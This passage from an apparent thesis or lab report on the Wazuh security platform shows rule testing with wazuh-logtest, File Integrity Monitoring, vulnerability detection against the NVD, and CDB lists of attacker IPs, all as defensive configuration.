**Phase 2: Completed decoding.
        name: 'fakeinc_custom'
        parent: 'fakeinc_custom'
        dstuser: 'Asswad'
        srcip: '10.20.255.212'

**Phase 3: Completed filtering (rules).
        id: '100104'
        level: '3'
        description: 'Fakeinc Custom: Accepted password'
        groups: '['local', 'syslog', 'sshd']'
        firedtimes: '1'
        mail: 'False'
**Alert to be generated.
```

Figure 14: Test the log message 1

Our second Log message will be:

➢ Jul 3 14:30:23 myserver Fakeinc: Failed password for user Asswad, IP: 10.20.255.212




```
root@wazuh:~# /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.3.1
Type one log per line

Jul  3 14:30:23 myserver Fakeinc: Failed password for user Asswad, IP: 10.20.255
.212

**Phase 1: Completed pre-decoding.
        full event: 'Jul  3 14:30:23 myserver Fakeinc: Failed password for user
Asswad, IP: 10.20.255.212'
        timestamp: 'Jul  3 14:30:23'
        hostname: 'myserver'
        program_name: 'Fakeinc'

**Phase 2: Completed decoding.
        name: 'fakeinc_custom'
        parent: 'fakeinc_custom'
        dstuser: 'Asswad'
        srcip: '10.20.255.212'

**Phase 3: Completed filtering (rules).
        id: '100103'
        level: '7'
        description: 'Fakeinc Custom: Failed password'
        groups: '['local', 'syslog', 'sshd', 'authentication_failed']'
        firedtimes: '1'
        mail: 'False'
**Alert to be generated.
```

Figure 15: Test the log message 2

The third Log message will be the following:

➢ Jul 3 14:34:21 myserver Fakeinc: Application is shutting down: Internal error




```
root@wazuh:~# /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.3.1
Type one log per line

Jul  3 14:34:21 myserver Fakeinc: Application is shutting down: Internal error

**Phase 1: Completed pre-decoding.
        full event: 'Jul  3 14:34:21 myserver Fakeinc: Application is shutting down: Internal error'
        timestamp: 'Jul  3 14:34:21'
        hostname: 'myserver'
        program_name: 'Fakeinc'

**Phase 2: Completed decoding.
        name: 'fakeinc_custom'

**Phase 3: Completed filtering (rules).
        id: '100105'
        level: '10'
        description: 'Fakeinc Custom: Internal error'
        groups: '['local', 'syslog', 'sshd']'
        firedtimes: '1'
        mail: 'False'
**Alert to be generated.
```

Figure 16: Test the log message 3

The fourth log message and the last one is:

- Aug 10 21:53:43 myserver Fakeinc: DEBUG: Received OK.



```
root@wazuh:~# /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.3.1
Type one log per line


Aug 10 21:53:43 myserver Fakeinc: DEBUG: Received OK.


**Phase 1: Completed pre-decoding.
        full event: 'Aug 10 21:53:43 myserver Fakeinc: DEBUG: Received OK.'
        timestamp: 'Aug 10 21:53:43'
        hostname: 'myserver'
        program_name: 'Fakeinc'

**Phase 2: Completed decoding.
        name: 'fakeinc_custom'

**Phase 3: Completed filtering (rules).
        id: '100102'
        level: '0'
        description: 'Parent rule for Fakeinc custom'
        groups: '['local', 'syslog', 'sshd']'
        firedtimes: '1'
        mail: 'False'
```

Figure 17: Test the log message 4

We can see from the last figure that there is no alert has been generated; therefore, it is proof that for parent rules with an alert of level "0" fired, no alert will be generated. In other words, Alert level zero will not generate any alerts.

OSSEC-logtest is an extremely useful tool for writing new rules and decoders since it illuminates error messages when they occur, as it could have been executed on the Wazuh GUI as well.

2.5 File Integrity Monitoring (FIM)

In the Wazuh File Integrity Monitoring (FIM) system, selected files are monitored, and alerts are triggered when these files are modified. This task is handled by a component called syscheck. In this component, cryptographic checksums are stored, along with other attributes of files or Windows registry keys, and regular comparisons are performed between them, and the current files used by the system, looking for changes [39].

2.5.1 How it works

In the following, we will be seeing how this advantage exactly works.





Figure 18: FIM mechanism

In the Wazuh agent, the FIM module monitors the files and stores the checksums and attributes in a local database. It stores the Windows registry keys as well. Modifications are detected by comparing the checksums of the newly created files with those of the old files. Wazuh manager receives notifications of all changes detected.

Wazuh manager's file inventory is always updated based on the Wazuh agent's file inventory, thanks to the FIM synchronization mechanism. During FIM synchronization, the Wazuh agent and Wazuh manager databases are periodically calculated to ensure integrity. The Wazuh manager updates only outdated files, optimizing FIM data transfers. An alert will be generated whenever modifications to monitored files and/or registry keys are detected.

2.5.2 Test the File Integrity Monitoring

As a small test, we would like to show how easily we can configure Syscheck for our Raspberry Pi agent by going to **/var/ossec/etc/shared/linux/agent.conf** and inserting the following.




agent.conf of linux group

```
<agent_config>

    <!--  monitor file changes for any folder on my Linux systems -->
    <syscheck>
        <directories check_all="yes" realtime="yes">/home/pi/downloads</directories>
    </syscheck>

```

Figure 19: Syscheck Configuration for Raspbian OS

After that, we will add a file on the mentioned directory above, which is /home/pi/downloads, and from the Integrity Monitoring section on our Wazuh Manager GUI, we can notice the following event with the alert.



Time	syscheck.path	syscheck.event	rule.description	rule.level	rule.id
May 20, 2022 @ 17:26:58.719	/orange/E/Anas.txt	modified	Integrity checksum changed.	7	550
May 20, 2022 @ 17:26:56.370	/orange/E/Anas.txt	modified	Integrity checksum changed.	7	550

Figure 20: Add a file called orange to the specific directory /home/pi/downloads

The point is worth mentioning, every time an operating system update is performed, or major software is installed/removed, FIM File Integrity Monitoring generates large volumes of events. Using the Wazuh API, clear a system's syscheck database before performing updates.

Later, we will see more about how File Integrity Monitoring is a very powerful feature that Wazuh has provided.

2.6 Vulnerability Management

By combining Wazuh's syscollector module and vulnerability-detector module, we can identify which of the many software packages installed on the system may be vulnerable. The syscollector tool can scan the system for all installed software packages on every agent.

2.6.1 How it works

An agent-specific database is created in the Wazuh manager, where this information is stored for later assessment. The vulnerability detector on Wazuh manages a copy of the CVE source data for each agent package and compares it with the CVE (Common Vulnerabilities and Exposures) database, which is created automatically and can be configured to be updated periodically, ensuring that the solution checks for the latest CVEs, and once the match is detected, alerts will be generated [18].

The CVE list contains publicly disclosed information security vulnerabilities and exposures, it simplifies the sharing of vulnerability information, so cybersecurity strategies are always up to date with the latest security flaws and security issues.


In other words, the detection process searches the inventory databases (individually unique for each agent) for packages with vulnerabilities (based on the CVEs in the global vulnerability database). In case of a CVE affecting a package on a monitored host, an alert is triggered. When a package's version falls within a CVE's affected range, it is considered vulnerable.

In addition to being presented as alerts, the results are also stored in an inventory of vulnerabilities per agent, and this is essential to review the alerts from the last scan or query the vulnerabilities of every agent from its vulnerabilities inventory.

We have two types of alerts that the Wazuh manager could generate:

- **Detection alerts:** Alerts are generated when a new vulnerability is detected; they are triggered when a vulnerability is added to the vulnerability inventory.
- **Removal alerts:** Alerts are generated when a vulnerability is removed; they are triggered when a vulnerability is removed from the vulnerability inventory.

A typical vulnerability detector workflow can be illustrated using the example diagram below [73]:



Wazuh Manager
Wazuh Agent
Vulnerability Detector begins
System inventory
CVEs DB updated
Packages and OS DB synchronized
First scan after enabling Vulnerability Detector
Baseline scan. Vulnerabilities added to the inventory. Alerts generated.
Packages and OS DB uptdated (New vulnerable software added)
Config time elapsed
interval: expired
Partial scan. Vulnerabilities removed from the inventory. Alerts generated.
Packages and OS DB uptdated (New vulnerable software added)
Config time elapsed
interval: expired
Partial scan. Vulnerabilities removed from the inventory. Alerts generated.
CVEs DB updated
Config time elapsed
interval: expired
min_full_scan_interval: expired
Full scan. Vulnerabilities added and removed from the inventory. Alerts generated.

Figure 21: Vulnerability-detector-workflow

2.6.2 Test the Vulnerability Detection

As part of our lab setup, Syscollector will be configured to run on both the Wazuh server and Windows 10 operating system. Our Wazuh server will also be configured with a vulnerability detector to periodically scan the collected inventory data to identify vulnerable packages. On the Wazuh manager GUI, we will see relevant log messages and vulnerability alerts.

In Wazuh's Windows vulnerability detector, we look at the installed software and windows updates of windows hosts to detect vulnerabilities based on the National Vulnerability Database (NVD).


By default, The Vulnerability Detector is working on the Wazuh manager side because it stores the inventory of the connected agents. After some modifications to the Vulnerability detector block, we can say that it works to detect vulnerabilities for our systems, as we can see the configuration in the **/var/ossec/etc/ossec.conf** file:

```
<vulnerability-detector>
   <enabled>yes</enabled>
   <interval>5m</interval>
   <ignore_time>6h</ignore_time>
   <run_on_start>yes</run_on_start>

   <!-- Ubuntu OS vulnerabilities -->
   <provider name="canonical">
     <enabled>yes</enabled>
     <os>trusty</os>
     <os>xenial</os>
     <os>bionic</os>
     <os>focal</os>
     <update_interval>1h</update_interval>
   </provider>

   <!-- Debian OS vulnerabilities -->
   <provider name="debian">
     <enabled>no</enabled>
     <os>stretch</os>
     <os>buster</os>
     <update_interval>1h</update_interval>
   </provider>
```

```
  <!-- RedHat OS vulnerabilities -->
  <provider name="redhat">
    <enabled>no</enabled>
    <os>5</os>
    <os>6</os>
    <os>7</os>
    <os>8</os>
    <update_interval>1h</update_interval>
  </provider>

  <!-- Windows OS vulnerabilities -->
  <provider name="msu">
    <enabled>yes</enabled>
    <update_interval>1h</update_interval>
  </provider>

  <!-- Aggregate vulnerabilities -->
  <provider name="nvd">
    <enabled>yes</enabled>
    <update_from_year>2010</update_from_year>
    <update_interval>1h</update_interval>
  </provider>

</vulnerability-detector>
```

Vulnerability detector - Ossec.conf file


When the NVD database is updated by the Wazuh manager, this message must appear in the **/var/ossec/logs/ossec.log** file, as it is shown in the highlighted part of the figure below:



```
Jul 13, 2022 @ 02:35:50.000 wazuh-modulesd:vulnerability-detector INFO  (5400): Starting 'National Vulnerability Database' database update.
Jul 13, 2022 @ 02:35:56.000 wazuh-modulesd:vulnerability-detector INFO  (5430): The update of the 'National Vulnerability Database' feed finished successfully.
Jul 13, 2022 @ 03:35:57.000 wazuh-modulesd:vulnerability-detector INFO  (5400): Starting 'National Vulnerability Database' database update.
Jul 13, 2022 @ 03:36:03.000 wazuh-modulesd:vulnerability-detector INFO  (5430): The update of the 'National Vulnerability Database' feed finished successfully.
Jul 13, 2022 @ 04:36:04.000 wazuh-modulesd:vulnerability-detector INFO  (5400): Starting 'National Vulnerability Database' database update.
Jul 13, 2022 @ 04:36:10.000 wazuh-modulesd:vulnerability-detector INFO  (5430): The update of the 'National Vulnerability Database' feed finished successfully.
Jul 13, 2022 @ 05:36:11.000 wazuh-modulesd:vulnerability-detector INFO  (5400): Starting 'National Vulnerability Database' database update.
Jul 13, 2022 @ 05:36:18.000 wazuh-modulesd:vulnerability-detector INFO  (5430): The update of the 'National Vulnerability Database' feed finished successfully.
Jul 13, 2022 @ 06:36:19.000 wazuh-modulesd:vulnerability-detector INFO  (5400): Starting 'National Vulnerability Database' database update.
Jul 13, 2022 @ 06:36:24.000 wazuh-modulesd:vulnerability-detector INFO  (5430): The update of the 'National Vulnerability Database' feed finished successfully.
Jul 13, 2022 @ 07:36:25.000 wazuh-modulesd:vulnerability-detector INFO  (5400): Starting 'National Vulnerability Database' database update.
Jul 13, 2022 @ 07:36:31.000 wazuh-modulesd:vulnerability-detector INFO  (5430): The update of the 'National Vulnerability Database' feed finished successfully.
Jul 13, 2022 @ 08:36:32.000 wazuh-modulesd:vulnerability-detector INFO  (5400): Starting 'National Vulnerability Database' database update.
Jul 13, 2022 @ 08:36:48.000 wazuh-modulesd:vulnerability-detector INFO  (5430): The update of the 'National Vulnerability Database' feed finished successfully.
Jul 13, 2022 @ 09:36:49.000 wazuh-modulesd:vulnerability-detector INFO  (5400): Starting 'National Vulnerability Database' database update.
Jul 13, 2022 @ 09:36:56.000 wazuh-modulesd:vulnerability-detector INFO  (5430): The update of the 'National Vulnerability Database' feed finished successfully.
```

Figure 22: NVD database-update

Once the Vulnerability scanning is finished, we can go through the Wazuh User Interface and check which kind of vulnerabilities has been detected.




Time	data.vulnerability.package.name	data.vulnerability.cve	data.vulnerability.severity	data.vulnerability.status
Jun 16, 2022 @ 10:30:54.941	Windows 10	CVE-2022-30190	High	Solved
Jun 15, 2022 @ 17:10:37.936	Windows 10	CVE-2022-30190	High	Active
May 27, 2022 @ 15:09:42.357	Oracle VM VirtualBox 6.1.8	CVE-2019-10219	Medium	Solved
May 27, 2022 @ 15:09:42.347	Oracle VM VirtualBox 6.1.8	CVE-2020-14628	High	Solved
May 27, 2022 @ 15:09:42.337	Oracle VM VirtualBox 6.1.8	CVE-2020-14629	Medium	Solved

Figure 23: Vulnerabilities on the Windows 10 OS

In our case, it is obvious that there were two critical vulnerabilities, and both of them have been solved.

By going in a bit deeper into the first alert, which was on the 16th of Jun, we can see the vulnerability CVE-2022-30190, which is a Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution (RCE) Vulnerability [17].

Using MSDT, it is possible to collect information to be sent to Microsoft Support to be analyzed to determine the solution to any computer problems.



_index	wazuh-alerts-4.x-2022.06.16
agent.id	042
agent.ip	10.20.255.197
agent.name	Asswad
data.vulnerability.cve	CVE-2022-30190
data.vulnerability.cvss.cvss2.base_score	9.300000
data.vulnerability.cvss.cvss3.base_score	7.800000
data.vulnerability.package.architecture	x64
data.vulnerability.package.name	Windows 10
data.vulnerability.package.version	10.0.19044
data.vulnerability.published	Jun 1, 2022 @ 02:00:00.000
data.vulnerability.references	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2022-30190, http://packetstormsecurity.com/files/167438/Microsoft-Office-Word-MSDTJS-Code-Execution.html, https://nvd.nist.gov/vuln/detail/CVE-2022-30190

Figure 24: More details about the detected vulnerability

By looking at the (Figure 24), the other vulnerability has been detected (CVE-2019-10219) in our Windows system because of the packages of the Oracle VM VirtualBox 6.1.8; we have solved it by upgrading the application to the new version.

In summary, users can scan their windows endpoints to find vulnerabilities. The Wazuh alert will indicate which patch is needed if a vulnerability has an immediate fix.

2.7 CDB lists

A CDB is an acronym for a constant database. In this configuration, keys are mapped to values, and an on-disk associative array is created. Creating and reading are the only operations they allow. Adding new data to the CDB list after its initial creation (compilation) is no longer possible. Recompiling a CDB is necessary to add new data.

Use cases:

- Users (black or white lists)
- IP address lookups
- Indexing a list of bad domains

It is also a convenient way to index databases and perform lookups on them [30].

CDB lists need to be stored in the directory **/var/ossec/etc/lists/**, and they need to have a specific format. A created file such as **/var/ossec/etc/lists/SSH-IP-address-list** could contain entries that classifies attacker IPs as "bad" or "terrible":

```
1.2.3.4:bad
55.55.186.244:bad
2.2.2.2:terrible
```

The left part before the (:) we call the **"key,"** and the right part is the **"value."** Then, we need add to the <ruleset> section of **/var/ossec/etc/ossec.conf** on the manager:

```
<list>etc/lists/ SSH-IP-address-list </list>
```

Afterward, we need to add a new rule to the **/var/ossec/etc/rules/local_rules.xml** directory that can be matched; for example, when a specific attacker has the IP address involved in the CDB List attempted to SSH a server we are monitoring using a wrong password; the alert will trigger.

2.8 Active response

